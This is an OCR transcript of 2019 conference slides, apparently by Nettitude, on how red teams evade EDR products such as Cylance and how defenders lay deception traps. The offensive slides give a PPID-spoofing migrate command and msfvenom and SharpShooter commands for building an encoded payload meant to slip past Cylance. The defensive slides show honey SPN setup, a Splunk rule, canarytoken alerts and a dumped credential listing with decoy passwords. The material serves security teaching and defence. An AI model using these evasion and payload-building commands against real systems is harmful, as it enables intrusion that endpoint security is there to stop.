
CreateRemoteThread is prohibited by most mature red teams ☺

https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process



PPID Spoofing

```
BLOREBANK\paul @ WIN10_CIENT10 (PID:2780)
4> migrate -procpath c:\windows\system32\svchost.exe -suspended -parentid 6252
```



EDR – The Silver Bullet?

Most EDR has some aspect of it's functionality in userland. Some couple this with kernel mode drivers too.

CROWDSTRIKE

KASPERSKY lab

CARBON BLACK
ARM YOUR ENDPOINTS


Symantec.

CYLANCE

NETITUDE
A member of the Lloyd's Register group

EDR – Functionality?


EDR makes heavy use of hooking, intercepting API calls and commands to examine them, before passing them back to the OS.



NETMINUTE
A member of the Lloyd's Register group

EDR – Cylance

Cylance hooks each function and passes it to cymemdef64 using ZeCreateThreadEx



Unhooking & Sidestepping – Cylance

Some great research from XPN at MDSec and Kyriakos Economou from Nettitude has made trivial bypasses for Cylance possible, as well unhooking the wider AMSI process.


Excel4 Macros are also effective against Cylance installations as there is zero AMSI integrations and Excel4 macros work even if Cylance explicitly prohibits macro and script executions.

C2 Agnostic Example:

```
msfvenom -p generic/custom PAYLOADFILE=payload.bin -a x86 --platform
windows -e x86/shikata_ga_nai -f raw -o shellcode-encoded.bin -b
'\x00’
```

```
python SharpShooter.py --payload slk --output CRESTCon --rawscfile
./shellcode-encoded.bin
```

https://www.mdsec.co.uk/2019/03/silencing-cylance-a-case-study-in-modern-edrs/



Deception and Minefields

- Blue Team know the vital ground for the network
- You know where the Critical Economic Functions are so lay some traps for the attackers, you control the battlespace
- Implement some deceptions and take back the initiative and begin hunting

NETITUDE
A member of the Lloyd's Register group

Honey SPNs

```
$SecPassword = ConvertTo-SecureString 'Password_you_want_as_honeySPN' -
AsPlainText -Force


New-ADUser -Name "MSSQL_Confidential" -AccountPassword $SecPassword -
ChangePasswordAtLogon $false -City "Leamington Spa" -Company
"Nettitude" -Country "UK" -Enabled $true -Department "Service Accounts"
-Description "Account used for privileged access to confidential data"
-DisplayName "MSSQL_Confidential" -PasswordNeverExpires $true -
SamAccountName "MSSQL_Confidential" -Path
"OU=ServiceAccounts,dc=MAC_ACCOUNTS,dc=MAC,dc=local"
```

- Then alert on a TGS for this user being requested. And alert on the account being used - it has a weak password so will be cracked quickly


Honey Shares

Create an attractive share that is easy for the attacker to find but doesn't feature in BAU operations, then use a Splunk rule (or similar) to alert on it being accessed.

```
index=main earliest=-1d sourcetype="wineventlog:security"
EventCode=5140 Share_Name="\\\\*\\HoneyPath" OR
Share_Path="\\??\\C:\\Windows\\HoneyPath\\HoneyFolder"
```

NETITUDE
A member of the Lloyd's Register group

Honey AWS



Honey AWS

ALERT

anarytoken has been triggered by the Source IP [redacted]

AWS API Key Token
2019-09-15 14:30:57
0bv3ap8flhsi6rtd37k459fa5
CrestCON Sample AWS Keys
aws_keys
193.36.15.237
aws-cli/1.16.163 Python/2.7.15+ Linux/4.19.0-kali1-amd64 botocore/1.12.153

nent Details:

Honey AWS Credentials

```
# root @ P2KS76 in /opt [10:24:04]
$ aws iam list-users --profile honey

An error occurred (AccessDenied) when calling the ListUsers operation: User: arn:aws:iam::819147034852:user/canarytokens.com@@
n:aws:iam::819147034852:user/
```

An error occurred (AccessDenied) when calling the ListUsers operation: User: arn:aws:iam::819147034852:user/canarytokens.com@@0bv3ap8flhsi6rtd37k459fa5 is not authorized to perform: iam:ListUsers on resource: arn:aws:iam::819147034852:user/

Honey HTTP Shortcuts

ALERT

An HTTP Canarytoken has been triggered by the Source IP [redacted]

Basic Details:

Channel	HTTP
Time	2019-09-15 14:27:14
Canarytoken	7hyau081vnls2de8ymf35v9c0
Token Reminder	SlowRedirCREST
Token Type	slow_redirect
Source IP	176.25.115.56
User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.75 Safari/537.36

Canarytoken Management Details:

Manage this Canarytoken here
More info on this token here

Deception and Minefields

```
Authentication Id : 0 ; 5489352 (00000000:0053c2c8)
Session           : Interactive from 1
User Name         : Jon
Domain            : CISD
Logon Server      : CISSRV1
Logon Time        : 9/12/2019 8:07:31 PM
SID               : S-1-5-21-2103987738-1897602359-948947909-1104
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
         [00000000]
         * Username : CISD\jesus
         * Domain   : CISD\jesus
         * Password : sMr2000
         [00000001]
         * Username : tim@cisd.com
         * Domain   : TERMSRV/ep0354
         * Password : 0p;/>LO(
         [00000002]
         * Username : CISD\rootserver
         * Domain   : CISD\rootserver
         * Password : BRoKaw1
         [00000003]
         * Username : tim@cisd.com
         * Domain   : ep0354
         * Password : 0p;/>LO(
```


- Small passwords for interesting accounts?
- Honey passwords in memory are one character too small than the password policy.
- Cleartext passwords on Windows 10
- Users that don’t exist in the domain

NETITUDE
A member of the Lloyd’s Register group

Canary Zip Files

CanaryTokens offer canary zip files that alert when accessed in Windows Explorer – they don't seem to alert when directory is listed via via C2 and subsequently downloaded

Deceptions need to look real



Saved Putty sessions in HR machine?

Mapped drives that don't fit the organisations naming policy?

Saved IE credentials but IE doesn't have a shortcut or has never been opened?

SQL Developer Connections on a Sales machine?

NETITUDE
A member of the Lloyd's Register group

Key Takeaways for your Organisation

- EDR and technology alone will not save your organisation
- Having defence in depth and well exercised playbooks WILL help mitigate the breach

- Empower your Blue Team staff to act quickly, even if it causes business disruption
- Appropriate segregation REALLY helps but is hard to implement without leadership buy-in
- Red teaming comes **after** several rounds of PT and AD audits

NETITUDE
A member of the Lloyd's Register group

Credit & Thanks

Nettitude @Nettitude_Labs – Giving the time and infrastructure to make the talk

MDSec @MDSecLabs – Innovative and exciting research

@DomChell / @xpn / @m0v4i – AMSI 4.8 bypasses

@RastaMouse – The Tiki Series

@FuzzySec - ETW

SHC - @QinetiQ / @UberMonstro – Getting me into AIT

NETTITUDE
A member of the Lloyd's RegiSter group


THANK YOU
September
2019
NETTITUDE
A member of the Lloyd's Register group